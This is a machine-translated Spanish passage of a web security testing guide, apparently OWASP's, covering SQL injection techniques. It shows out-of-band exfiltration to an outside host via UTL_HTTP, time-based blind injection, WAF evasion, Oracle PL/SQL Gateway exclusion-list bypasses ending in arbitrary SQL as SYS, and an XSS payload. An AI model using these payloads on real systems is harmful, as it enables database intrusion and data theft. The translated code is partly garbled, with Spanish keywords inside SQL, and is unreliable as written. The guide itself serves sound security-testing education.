Luego, el evaluador puede manipular el parámetro pasado a la función GET_HOST_NAME() y el resultado se mostrará en el mensaje de error.

Técnica de explotación fuera de banda

Esta técnica es muy útil cuando el evaluador encuentra una inyección SQL ciega. Situación en la que no se sabe nada sobre el resultado de una operación. La técnica consiste en el uso de funciones DBMS para realizar una conexión fuera de banda

Machine Translated by Google

y entregar los resultados de la consulta inyectada como parte de la solicitud al servidor del evaluador. Al igual que las técnicas basadas en errores, cada DBMS tiene sus propias funciones. Consulte la sección DBMS específica.

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80'||(SELECCIONAR usuario DE DOBLE)--
```

En este ejemplo, el probador está concatenando el valor 10 con el resultado de la función UTL_HTTP.request . Esta función de Oracle intentará conectarse al servidor de pruebas y realizar una solicitud HTTP GET que contenga el retorno de la consulta SELECT user FROM DUAL . El evaluador puede configurar un servidor web (por ejemplo, Apache) o utilizar la herramienta Netcat:

```
/home/probador/nc –nLp 80

OBTENER /SCOTT HTTP/1.1
Anfitrión: testerserver.com
Conexión: cerrar
```

Técnica de explotación con retardo de

tiempo La técnica de explotación con retardo de tiempo es muy útil cuando el evaluador encuentra una inyección SQL ciega Situación en la que no se sabe nada sobre el resultado de una operación. Esta técnica consiste en enviar una consulta inyectada y en caso de que el condicional sea verdadero, el tester puede monitorear el tiempo que tarda el servidor en responder. Si hay un retraso, el evaluador puede asumir que el resultado de la consulta condicional es verdadero. Esta técnica de explotación puede ser diferente de DBMS a DBMS (consulte la sección específica de DBMS).

Considere la siguiente consulta SQL:

```
SELECCIONAR * DE productos DONDE id_product=$id_product
```

Considere también la solicitud a un script que ejecuta la consulta anterior:

```
http://www.example.com/product.php?id=10
```

La solicitud maliciosa sería (por ejemplo, MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() como '5%', sleep(10), 'false'))--
```

En este ejemplo, el evaluador está verificando si la versión de MySql es 5.x o no, lo que hace que el servidor retrase la respuesta 10 segundos. El evaluador puede aumentar el tiempo de demora y monitorear las respuestas. El evaluador tampoco necesita esperar la respuesta. A veces puede establecer un valor muy alto (por ejemplo, 100) y cancelar la solicitud después de unos segundos.

Inyección de procedimiento

almacenado Cuando se utiliza SQL dinámico dentro de un procedimiento almacenado, la aplicación debe desinfectar adecuadamente la entrada del usuario para eliminar el riesgo de inyección de código. Si no se desinfecta, el usuario podría ingresar SQL malicioso que se ejecutará dentro del procedimiento almacenado.

Considere el siguiente procedimiento almacenado de SQL Server:

Machine Translated by Google


```
Crear procedimiento user_login @username varchar(20), @passwd varchar(20)
Como
Declarar @sqlstring varchar(250)
Establecer @sqlstring =
Seleccione 1 de los usuarios
Donde nombre de usuario = '  + @nombredeusuario +  ' y contraseña =  '  + @contraseña
ejecutivo (@sqlstring)
Ir
```

Entrada del usuario:

```
cualquier nombre de usuario o 1=1'
cualquier contraseña
```

Este procedimiento no desinfecta la entrada, por lo que permite que el valor de retorno muestre un registro existente con estos parámetros.

> Este ejemplo puede parecer poco probable debido al uso de SQL dinámico para iniciar sesión como usuario, pero considere una consulta de informes dinámicos donde el usuario selecciona las columnas que desea ver. El usuario podría insertar código malicioso en este escenario y comprometer los datos.

Considere el siguiente procedimiento almacenado de SQL Server:

```
Crear
procedimiento get_report @columnamelist varchar(7900)
Como
Declarar @sqlstring varchar(8000)
Establecer @sqlstring =
Seleccionar '  + @columnamelist +  ' de ReportTable'
ejecutivo (@sqlstring)
Ir
```

Entrada del usuario:

```
1 de usuarios; actualizar usuarios establecer contraseña = 'contraseña'; seleccionar *
```

Esto hará que el informe se ejecute y se actualicen las contraseñas de todos los usuarios.

Explotación automatizada

La mayoría de las situaciones y técnicas presentadas aquí se pueden realizar de forma automatizada utilizando algunas herramientas. En este artículo, el evaluador puede encontrar información sobre cómo realizar una auditoría automatizada utilizando SQLMap.

Técnicas de evasión de firmas de inyección SQL

Las técnicas se utilizan para eludir defensas como los firewalls de aplicaciones web (WAF) o los sistemas de prevención de intrusiones (IPS). Consulte también https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF

Espacio en blanco

Quitar espacio o agregar espacios que no afectarán la declaración SQL. Por ejemplo

```
o 'a'='a'

o 'una' =  'a'
```

Machine Translated by Google

Agregar un carácter especial como una nueva línea o tabulación que no cambiará la ejecución de la declaración SQL. Por ejemplo,

```
o
'una'=
                'a'
```

Bytes nulos

Utilice un byte nulo (%00) antes de cualquier carácter que el filtro esté bloqueando.

Por ejemplo, si el atacante puede inyectar el siguiente SQL

```
'   UNION SELECCIONE la contraseña DE los usuarios DONDE nombre de usuario = 'admin'--
```

agregar bytes nulos será

```
%00' UNION SELECCIONA contraseña DE Usuarios DONDE nombre de usuario = 'admin'--
```

Comentarios SQL

Agregar comentarios SQL en línea también puede ayudar a que la declaración SQL sea válida y evitar el filtro de inyección SQL. Tome esta inyección SQL como ejemplo.

```
'   UNION SELECCIONE la contraseña DE los usuarios DONDE nombre = 'admin'--
```

Se agregarán comentarios SQL en línea.

```
'/**/UNION/**/SELECT/**/contraseña/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--
```

```
'/**/UNI/**/ON/**/SE/**/LECT/**/contraseña/**/FROM/**/Usuarios/**/WHE/**/RE/**/ nombre/**/ME GUSTA/**/'admin'--
```

Codificación de URL

Utilice la codificación de URL en línea para codificar la declaración SQL

```
'   UNION SELECCIONE la contraseña DE los usuarios DONDE nombre = 'admin'--
```

La codificación URL de la declaración de inyección SQL será

```
%27%20UNION%20SELECT%20contraseña%20FROM%20Users%20WHERE%20nombre%3D%27admin%27--
```

Codificación de caracteres

La función Char() se puede utilizar para reemplazar el carácter inglés. Por ejemplo, char(114,111,111,116) significa raíz

```
'   UNION SELECCIONE la contraseña DE los usuarios DONDE nombre = 'raíz'--
```

Para aplicar Char(), la declaración de inyección SQL será

```
'   UNION SELECT contraseña DE Usuarios DONDE nombre=char(114,111,111,116)--
```

Concatenación de cadenas

La concatenación divide las palabras clave SQL y evade los filtros. La sintaxis de concatenación varía según el motor de la base de datos.
Tome el motor MS SQL como ejemplo

```
seleccione 1
```

La declaración SQL simple se puede cambiar como se muestra a continuación mediante el uso de concatenación

```
EJECUTIVO('SEL' + 'ECT 1')
```

Machine Translated by Google

Codificación hexadecimal

La técnica de codificación hexadecimal utiliza codificación hexadecimal para reemplazar el carácter de declaración SQL original. Por ejemplo, `la raíz` se puede representar como `726F6F74`

```
Seleccione usuario de usuarios donde nombre = 'root'
```

La declaración SQL utilizando el valor HEX será:

```
Seleccione usuario de usuarios donde nombre = 726F6F74
```

o

```
Seleccione usuario de usuarios donde nombre = unhex('726F6F74')
```

Declarar variables

Declare la declaración de inyección SQL en una variable y ejecútela.

Por ejemplo, la siguiente declaración de inyección SQL

```
Unión Seleccionar contraseña
```

Defina la declaración SQL en la variable `SQLivar`

```
; declarar @SQLivar nvarchar(80); set @myvar = N'UNI' + N'ON' + N' SELECT' + N'contraseña');
EJECUTIVO(@SQLivar)
```

Expresión alternativa de 'o 1 = 1'

```
O 'SQLi' = 'SQL'+'i'
O 'SQLi' &gt; 'S' o 20&gt;
1
O 2 entre 3 y 1
O 'SQLi' = N'SQLi' 1 y 1
= 1
1 || 1 = 1 1
&& 1 = 1
```

Remediación

- Para proteger la aplicación de las vulnerabilidades de inyección SQL, consulte la hoja de trucos para la prevención de inyección SQL.
- Para proteger el servidor SQL, consulte la Hoja de referencia de seguridad de la base de datos.

Para conocer la seguridad genérica de la validación de entradas, consulte la Hoja de referencia de validación de entradas.

Herramientas

- Cadenas Fuzz de inyección SQL (de la herramienta wfuzz) - Fuzzdb
- sqlbftools
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL
- Muhaimin Dzulfakar: MySqloit, herramienta de adquisición de inyección MySql

Referencias

- Top 10 2017-A1-Inyección
- Inyección SQL

Machine Translated by Google

Se han creado páginas de Guía de pruebas específicas de tecnología para los siguientes DBMS:

- Oráculo
- mysql
- servidor SQL
- PostgreSQL
- Acceso MS
- No SQL
- ORM
- Lado del cliente

Libros blancos

- Víctor Chapela: “Inyección SQL Avanzada”
- Chris Anley: "Inyección SQL más avanzada"
- David Litchfield: "Minería de datos con inyección e inferencia SQL"
- Imperva: “Inyección SQL ciega”
- Ferruh Mavituna: “Hoja de trucos de inyección SQL”
- Kevin Spett de SPI Dynamics: "Inyección SQL"
- Kevin Spett de SPI Dynamics: "Inyección SQL ciega"
- “ZeQ3uL” (Prathan Phongthiproek) y “Suphot Boonchamnan”: “Más allá de SQLi: ofuscar y evitar”
- Adi Kaploun y Eliran Goshen, equipo de investigación e inteligencia de amenazas de Check Point: “La última inyección SQL Tendencias”

Documentación sobre vulnerabilidades de inyección SQL en productos

- Anatomía de la inyección SQL en el sistema de filtrado de comentarios de la base de datos de Drupal SA-CORE-2015-003

Machine Translated by Google

Pruebas para Oracle

Resumen

Las aplicaciones PL/SQL basadas en web están habilitadas por PL/SQL Gateway, que es el componente que traduce las solicitudes web en consultas de bases de datos. Oracle ha desarrollado una serie de implementaciones de software, que van desde el primer producto de escucha web hasta el módulo Apache mod_plsql y el servidor web de base de datos XML (XDB). Todos tienen sus propias peculiaridades y problemas, cada uno de los cuales se investigará a fondo en este capítulo. Los productos que utilizan PL/SQL Gateway incluyen, entre otros, Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB y Oracle Application Server.

Cómo probar

Cómo funciona la puerta de enlace PL/SQL

Básicamente, la puerta de enlace PL/SQL simplemente actúa como un servidor proxy que toma la solicitud web del usuario y la pasa al servidor de base de datos donde se ejecuta.

1. El servidor web acepta una solicitud de un cliente web y determina si debe ser procesada por PL/SQL.
   Puerta.
2. La puerta de enlace PL/SQL procesa la solicitud extrayendo el nombre del paquete solicitado, el procedimiento y las variables.
3. El paquete y el procedimiento solicitados se empaquetan en un bloque de PL/SQL anónimo y se envían a la base de datos.
   servidor.
4. El servidor de la base de datos ejecuta el procedimiento y envía los resultados al Gateway como HTML.
5. La puerta de enlace envía la respuesta, a través del servidor web, al cliente.

Comprender este punto es importante: el código PL/SQL no existe en el servidor web sino en el servidor de la base de datos. Esto significa que cualquier debilidad en la puerta de enlace PL/SQL o cualquier debilidad en la aplicación PL/SQL, cuando se explota, le da al atacante acceso directo al servidor de la base de datos; Ninguna cantidad de cortafuegos impedirá esto.

Las URL para aplicaciones web PL/SQL normalmente son fácilmente reconocibles y generalmente comienzan con lo siguiente (xyz puede ser cualquier cadena y representa un descriptor de acceso a la base de datos, sobre el cual aprenderá más adelante):

- `http://www.ejemplo.com/pls/xyz`
- `http://www.ejemplo.com/xyz/owa`
- `http://www.example.com/xyz/plsql`

Mientras que el segundo y el tercero de estos ejemplos representan URL de versiones anteriores de PL/SQL Gateway, el primero es de versiones más recientes que se ejecutan en Apache. En el archivo de configuración de Apache plsql.conf, /pls es el valor predeterminado, especificado como Ubicación con el módulo PLS como controlador. Sin embargo, no es necesario que la ubicación sea /pls. La ausencia de una extensión de archivo en una URL podría indicar la presencia de Oracle PL/SQL Gateway. Considere la siguiente URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

Si `xxxxx.yyyyy` se reemplazó con algo como ebank.home , entonces existe una gran `posibilidad` , `tienda.bienvenido` , `autenticación.iniciar sesión` , o `libros.buscar` , de que se esté utilizando la puerta de enlace PL/SQL. También es posible anteponer el paquete y procedimiento solicitados con el nombre del usuario propietario, es decir, el esquema; en este caso, el
El usuario es `usuario web` :

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

En esta URL, xyz es el descriptor de acceso a la base de datos o DAD. Un DAD especifica información sobre el servidor de la base de datos para que la puerta de enlace PL/SQL pueda conectarse. Contiene información como la cadena de conexión TNS, el ID de usuario y

Machine Translated by Google

contraseña, métodos de autenticación, etc. Estos DAD se especifican en el archivo de configuración de Apache dads.conf en versiones más recientes o en el archivo wdbsvr.app en versiones anteriores. Algunos DAD predeterminados incluyen lo siguiente:

```
SIMPLIDAD
HTMLDB
ORASO
SSODAD
PORTAL
PORTAL 2
PORTAL30
PORTAL30_SSO
PRUEBA
PAPÁ
APLICACIÓN
EN LÍNEA
DB
OWA
```

Determinar si la puerta de enlace PL/SQL se está ejecutando

Al realizar una evaluación de un servidor, primero es importante saber con qué tecnología se está tratando realmente. Si aún no lo sabe, por ejemplo, en un escenario de evaluación de caja negra, lo primero que debe hacer es resolverlo. Reconocer una aplicación PL/SQL basada en web es bastante fácil. Primero, está el formato de la URL y su apariencia, discutido anteriormente. Más allá de eso, hay un conjunto de pruebas simples que se pueden realizar para comprobar la existencia de la puerta de enlace PL/SQL.

Encabezados de respuesta del servidor

Los encabezados de respuesta del servidor web son un buen indicador de si el servidor está ejecutando la puerta de enlace PL/SQL. La siguiente tabla enumera algunos de los encabezados de respuesta típicos del servidor:

```
Oracle-Application-Server-10g Oracle-Application-
Server-10g/10.1.2.0.0 Oracle-HTTP-Server Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)

Oracle-Application-Server-10g/9.0.4.0.0 Servidor HTTP de Oracle con
tecnología de Apache Servidor HTTP de Oracle con tecnología
de Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a Servidor HTTP de Oracle con tecnología de Apache/1.3.19 ( Unix) mod_plsql/
3.0.9.8.3d Servidor HTTP Oracle con tecnología Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e Servidor HTTP Oracle con tecnología
Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e Oracle Servidor HTTP con tecnología Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Servidor HTTP Oracle con tecnología Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b Servidor HTTP Oracle con tecnología Apache/
1.3.22 ( Unix) mod_plsql/9.0.2.0.0 Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition Oracle_Web_listener3.0.2.0.0/2.14FC1 Oracle9iAS/9.0.2 Oracle HTTP Server

Oracle9iAS/9.0.3.1 Servidor HTTP de Oracle
```

La prueba NULA

En PL/SQL, nulo es una expresión perfectamente aceptable:

```
SQL> COMENZAR
    NULO;
    FIN; /

El procedimiento PL/SQL se completó con éxito.
```

Machine Translated by Google

Podemos usar esto para probar si el servidor está ejecutando PL/SQL Gateway. Simplemente tome el DAD y agregue NULL y agregue , entonces NOSUCHPROC :

- http://www.example.com/pls/dad/null
- http://www.example.com/pls/dad/nosuchproc

Si el servidor responde con una respuesta 200 OK para el primero y un 404 No encontrado para el segundo, indica que el servidor está ejecutando la puerta de enlace PL/SQL.

Acceso a paquetes conocidos

En versiones anteriores de PL/SQL Gateway, es posible acceder directamente a los paquetes que forman el PL/SQL Web Toolkit, como los paquetes OWA y HTP. Uno de estos paquetes es el paquete OWA_UTIL , del que hablaremos más adelante. Este paquete contiene un procedimiento llamado FIRMA y simplemente genera en HTML una firma PL/SQL. Así solicitando

```
http://www.example.com/pls/dad/owa_util.signature
```

devuelve el siguiente resultado en la página web

```
"Esta página fue producida por PL/SQL Web Toolkit el día de la fecha"
```

o

```
"Esta página fue producida por el cartucho PL/SQL el día de la fecha"
```

Si no recibe esta respuesta pero recibe una respuesta 403 Prohibido, puede inferir que la puerta de enlace PL/SQL se está ejecutando.
Esta es la respuesta que debería obtener en versiones posteriores o sistemas parcheados.

Acceso a paquetes PL/SQL arbitrarios en la base de datos

Es posible explotar vulnerabilidades en los paquetes PL/SQL que se instalan de forma predeterminada en el servidor de la base de datos. La forma de hacer esto depende de la versión de PL/SQL Gateway. En versiones anteriores de PL/SQL Gateway, no había nada que impidiera que un atacante accediera a un paquete PL/SQL arbitrario en el servidor de la base de datos. Mencionamos el paquete OWA_UTIL anteriormente. Esto se puede utilizar para ejecutar consultas SQL arbitrarias:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECCIONAR+NOMBRE DE USUARIO+DE+TODOS_USUARIOS
```

Los ataques de Cross Site Scripting podrían lanzarse a través del paquete HTP:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Claramente, esto es peligroso, por lo que Oracle introdujo una lista de exclusión de PLSQL para evitar el acceso directo a procedimientos tan peligrosos. Los elementos prohibidos incluyen cualquier solicitud que comience con SYS.* , cualquier solicitud que comience con DBMS_* , cualquier solicitud con HTP.* u OWA* . Sin embargo, es posible omitir la lista de exclusión. Es más, la lista de exclusión no impide el acceso a paquetes en los esquemas CTXSYS y MDSYS u otros, por lo que es posible explotar fallos en estos paquetes:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

Esto devolverá una página HTML en blanco con una respuesta 200 OK si el servidor de la base de datos aún es vulnerable a esta falla (CVE-2006-0265)

Prueba de fallas en la puerta de enlace PL/SQL A lo largo

de los años, la puerta de enlace PL/SQL de Oracle ha sufrido una serie de fallas, incluido el acceso a las páginas de administración (CVE-2002-0561), desbordamientos del búfer (CVE-2002-0559), directorio errores transversales y vulnerabilidades que permiten a los atacantes eludir la lista de exclusión y acceder y ejecutar paquetes PL/SQL arbitrarios en el servidor de la base de datos.

Omitir la lista de exclusión de PL/SQL

Machine Translated by Google

Es increíble cuántas veces Oracle ha intentado corregir fallas que permiten a los atacantes eludir la lista de exclusión. Cada parche que ha producido Oracle ha sido víctima de una nueva técnica de derivación. La historia de esta lamentable historia.

Omitir la lista de exclusión: método 1

Cuando Oracle introdujo por primera vez la Lista de exclusión de PL/SQL para evitar que los atacantes accedan a paquetes PL/SQL arbitrarios, se podría omitir trivialmente antecediendo el nombre del esquema/paquete con un carácter de nueva línea codificado en hexadecimal, un espacio o una tabulación:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC http://
www.example.com/pls/dad/%20SYS.PACKAGE.PROC http://
www.example.com/ pls/dad/%09SYS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 2 Las versiones

posteriores de Gateway permitieron a los atacantes omitir la lista de exclusión precediendo el nombre del esquema/paquete con una etiqueta. En PL/SQL, una etiqueta apunta a una línea de código a la que se puede saltar usando la instrucción GOTO y toma la siguiente forma: <<NOMBRE>>

- `http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC`

Omitir la lista de exclusión: método 3

Simplemente colocar el nombre del esquema/paquete entre comillas dobles podría permitir a un atacante eludir la lista de exclusión.
Tenga en cuenta que esto no funcionará en Oracle Application Server 10g, ya que convierte la solicitud del usuario a minúsculas antes de enviarla al servidor de la base de datos y un literal entre comillas distingue entre mayúsculas y minúsculas; por lo tanto, SYS y sys no son lo mismo y las solicitudes para este último darán como resultado un 404 no encontrado. Sin embargo, en versiones anteriores, lo siguiente puede omitir la lista de exclusión:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Omitir la lista de exclusión: método 4 Dependiendo del juego

de caracteres que se utilice en el servidor web y en el servidor de la base de datos, algunos caracteres se traducen. Por lo tanto, dependiendo de los juegos de caracteres en uso, el carácter ÿ (0xFF) podría convertirse en Y en el servidor de la base de datos. Otro carácter que a menudo se convierte a una Y mayúscula es el carácter Macron: 0xAF . Esto puede permitir que un atacante eluda la lista de exclusión:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 5

Algunas versiones de PL/SQL Gateway permiten omitir la lista de exclusión con una barra invertida - 0x5C :

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 6 Este es el método más

complejo para omitir la lista de exclusión y es el método parcheado más recientemente. Si tuviéramos que solicitar lo siguiente

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

el servidor de aplicaciones ejecutaría lo siguiente en el servidor de la base de datos:

```
declarar
  número rc__;
  hora_inicio__ binario_integer;
  lista_simple__owa_util.vc_arr;
  lista_compleja__ owa_util.vc_arr;
```

Machine Translated by Google


```
comenzar start_time__ := dbms_utility.get_time;
  owa.init_cgi_env(:n__,:nm__,:v__);
  htp.HTBUF_LEN:= 255; nulo;
  nulo;

  lista_simple__(1) := 'sys.%';
  lista_simple__(2) := 'dbms\_%';
  lista_simple__(3) := 'utl\_%';
  lista_simple__(4) := 'owa\_%';
  lista_simple__(5) := 'owa.%';
  lista_simple__(6) := 'htp.%';
  lista_simple__(7) := 'htf.%'; si
  ((owa_match.match_pattern('foo.bar', lista_simple__, lista_compleja__, verdadero))) entonces
    rc__ := 2;
  demás
    nulo;
    orasso.wpg_session.init();
    foo.bar(XYZ=>:XYZ); si
    (wpg_docload.is_file_download) entonces
      rc__ := 1;
      wpg_docload.get_download_file(:doc_info);
      orasso.wpg_session.deinit(); nulo; nulo;


      comprometerse;
    demás
      rc__ := 0;
      orasso.wpg_session.deinit(); nulo; nulo;



      comprometerse; owa.get_page(:datos__,:ndata__);
    terminara
  si; terminara si;
  :rc__ :=
  rc__; :db_proc_time__ := dbms_utility.get_time—start_time__; fin;
```

Observe las líneas 19 y 24. En la línea 19, la solicitud del usuario se compara con una lista de cadenas "malas" conocidas, es decir, la lista de exclusión. Si el paquete y el procedimiento solicitados no contienen cadenas incorrectas, entonces el procedimiento se ejecuta en la línea 24. El parámetro XYZ se pasa como una variable de vinculación.

Si luego solicitamos lo siguiente:

```
http://server.example.com/pls/dad/INJECT'POINT
```

Se ejecuta el siguiente PL/SQL:

```
..
lista_simple__(7) := 'htf.%'; si
((owa_match.match_pattern('inject'point', lista_simple__ lista_compleja__, verdadero))) entonces
  rc__ := 2;
demás
  nulo;
  orasso.wpg_session.init(); punto de
  inyección;
..
```

Esto genera un error en el registro de errores: “PLS-00103: Encontré el símbolo 'PUNTO' cuando esperaba uno de los siguientes. . .” Lo que tenemos aquí es una forma de inyectar SQL arbitrario. Esto se puede aprovechar para evitar la lista de exclusión.
Primero, el atacante necesita encontrar un procedimiento PL/SQL que no acepte parámetros y que no coincida con nada en la lista de exclusión. Hay una buena cantidad de paquetes predeterminados que coinciden con este criterio, por ejemplo:

Machine Translated by Google


```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTRECLOSE
ORASSO.INICIO
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

Un atacante debería elegir una de estas funciones que esté realmente disponible en el sistema objetivo (es decir, que devuelva 200 OK cuando se le solicite). Como prueba, un atacante puede solicitar

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

el servidor debería devolver una respuesta 404 Archivo no encontrado porque el procedimiento orasso.home no requiere parámetros y se ha proporcionado uno. Sin embargo, antes de que se devuelva el 404, se ejecuta el siguiente PL/SQL:

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) entonces rc__ := 2; demás


nulo;
orasso.wpg_session.init();
orasso.home(FOO=>:FOO);
..
..
```

Tenga en cuenta la presencia de FOO en la cadena de consulta del atacante. Los atacantes pueden abusar de esto para ejecutar SQL arbitrario. Primero, deben cerrar los corchetes:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

Esto da como resultado que se ejecute el siguiente PL/SQL:

```
..
orasso.home();--=>:);--);
..
```

Tenga en cuenta que todo lo que sigue al doble menos (-) se trata como un comentario. Esta solicitud provocará un error interno del servidor porque una de las variables de vinculación ya no se utiliza, por lo que el atacante debe volver a agregarla. Da la casualidad de que esta variable de enlace es la clave para ejecutar PL/SQL arbitrario. Por el momento, pueden usar HTP.PRINT para imprimir BAR y agregar la variable de enlace necesaria como :1:

```
http://servidor.ejemplo.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

Esto debería devolver un 200 con la palabra "BAR" en el HTML. Lo que sucede aquí es que todo lo que está después del signo igual (BAR en este caso) son los datos insertados en la variable de vinculación. Usando la misma técnica es posible también obtener acceso a owa_util.cellsprint nuevamente:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
```

Para ejecutar SQL arbitrario, incluidas declaraciones DML y DDL, el atacante inserta una ejecución inmediata :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--=select%201%20from%20dual
```

Tenga en cuenta que el resultado no se mostrará. Esto se puede aprovechar para explotar cualquier error de inyección PL/SQL propiedad de SYS, permitiendo así que un atacante obtenga el control completo del servidor de base de datos backend. Por ejemplo, la siguiente URL

Machine Translated by Google

aprovecha las fallas de inyección SQL en DBMS_EXPORT_EXTENSION

```
http://www.example.com/pls/dad/orasso.home?);
ejecutar%20immediato%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_
LINE(:p1) ; EXECUTE%20IMMEDIATE%20"CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL";
END;--','SYS',1,'VER',0);END;
```

Evaluación de aplicaciones web PL/SQL personalizadas

Durante las evaluaciones de seguridad de caja negra, el código de la aplicación PL/SQL personalizada no está disponible, pero aún es necesario evaluarlo para detectar vulnerabilidades de seguridad.

Pruebas de inyección SQL

Cada parámetro de entrada debe probarse para detectar fallas de inyección SQL. Estos son fáciles de encontrar y confirmar. Encontrarlos es tan fácil como insertar una comilla simple en el parámetro y verificar si hay respuestas de error (que incluyen errores 404 No encontrado). La confirmación de la presencia de inyección SQL se puede realizar utilizando el operador de concatenación.

Por ejemplo, supongamos que hay una aplicación web PL/SQL de librería que permite a los usuarios buscar libros por un determinado autor:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

Si esta solicitud devuelve libros de Charles Dickens, pero

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

devuelve un error o un 404 , entonces podría haber una falla de inyección SQL. Esto se puede confirmar usando la concatenación. operador:

```
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS
```

Si esta solicitud devuelve libros de Charles Dickens, habrá confirmado la presencia de la vulnerabilidad de inyección SQL.

Herramientas

- Orascan (escáner VA de aplicación web Oracle), NGS SQuirreL (escáner VA Oracle RDBMS)

Referencias

Libros blancos

- Protección contra piratería del servidor de aplicaciones Oracle (una guía para proteger Oracle 9)
- Inyección Oracle PL/SQL

Machine Translated by Google

Pruebas para MySQL

Resumen

Inyección SQL Las vulnerabilidades ocurren cada vez que se utilizan entradas en la construcción de una consulta SQL sin estar adecuadamente restringidas o desinfectadas. El uso de SQL dinámico (la construcción de consultas SQL mediante concatenación de cadenas) abre la puerta a estas vulnerabilidades. La inyección SQL permite a un atacante acceder a los servidores SQL. Permite la ejecución de código SQL bajo los privilegios del usuario utilizado para conectarse a la base de datos.

El servidor MySQL tiene algunas particularidades, por lo que algunos exploits deben personalizarse especialmente para esta aplicación. Ese es el tema de esta sección.

Cómo probar

Cuando se encuentra una vulnerabilidad de inyección SQL en una aplicación respaldada por una base de datos MySQL, hay una serie de ataques que podrían realizarse dependiendo de la versión de MySQL y los privilegios de usuario en DBMS.

MySQL viene con al menos cuatro versiones que se utilizan en producción en todo el mundo, 3.23.x 5.0.x. Cada versión `4.0.x` , `4.1.x y` tiene un conjunto de características proporcionales al número de versión.

- De la Versión 4.0: UNIÓN
- Desde la versión 4.1: Subconsultas
- Desde la versión 5.0: procedimientos almacenados, funciones almacenadas y la vista denominada `INFORMACIÓN_SCHEMA`
- Desde la versión 5.0.2: Desencadenadores

Cabe señalar que para las versiones de MySQL anteriores a 4.0.x, solo se podían usar ataques booleanos o de inyección ciega basados en tiempo, ya que no se implementaron la funcionalidad de subconsulta ni las declaraciones UNION .

De ahora en adelante, asumiremos que existe una vulnerabilidad de inyección SQL clásica, que puede desencadenarse mediante una solicitud similar a la descrita en la Sección sobre Pruebas de inyección SQL.

```
http://www.example.com/page.php?id=2
```

El problema de las comillas simples

Antes de aprovechar las características de MySQL, se debe tener en cuenta cómo se pueden representar las cadenas en una declaración, ya que a menudo las aplicaciones web escapan de las comillas simples.

El escape de cotización de MySQL es el siguiente:

```
'Una cadena con \'comillas\'
```

Es decir, MySQL interpreta los apóstrofes escapados \' como `caracteres` y no como metacaracteres.

Así que si la aplicación, para funcionar correctamente, necesita utilizar cadenas constantes, hay que diferenciar dos casos:

1. La aplicación web evita las comillas simples `'` => \'
2. La aplicación web no escapa de las comillas simples . => `'`

En MySQL, existe una forma estándar de evitar la necesidad de comillas simples, declarando una cadena constante sin necesidad de comillas simples.

Supongamos que queremos saber el valor de un campo llamado contraseña en un registro, con una condición como la siguiente:

Machine Translated by Google

1. contraseña como 'A%'
2. Los valores ASCII en un hexadecimal concatenado: contraseña LIKE 0x4125
3. La función char(): contraseña LIKE CHAR(65,37)

Múltiples consultas mixtas

Los conectores de la biblioteca MySQL no admiten múltiples consultas separadas por ; por lo que no hay forma de inyectar múltiples comandos SQL no homogéneos dentro de una única vulnerabilidad de inyección SQL como en Microsoft SQL Server.

Por ejemplo, la siguiente inyección generará un error:

```
1; actualizar nombre de tabla establecer código = 'código javascript' donde 1 -
```

Recopilación de información

Huellas dactilares de MySQL

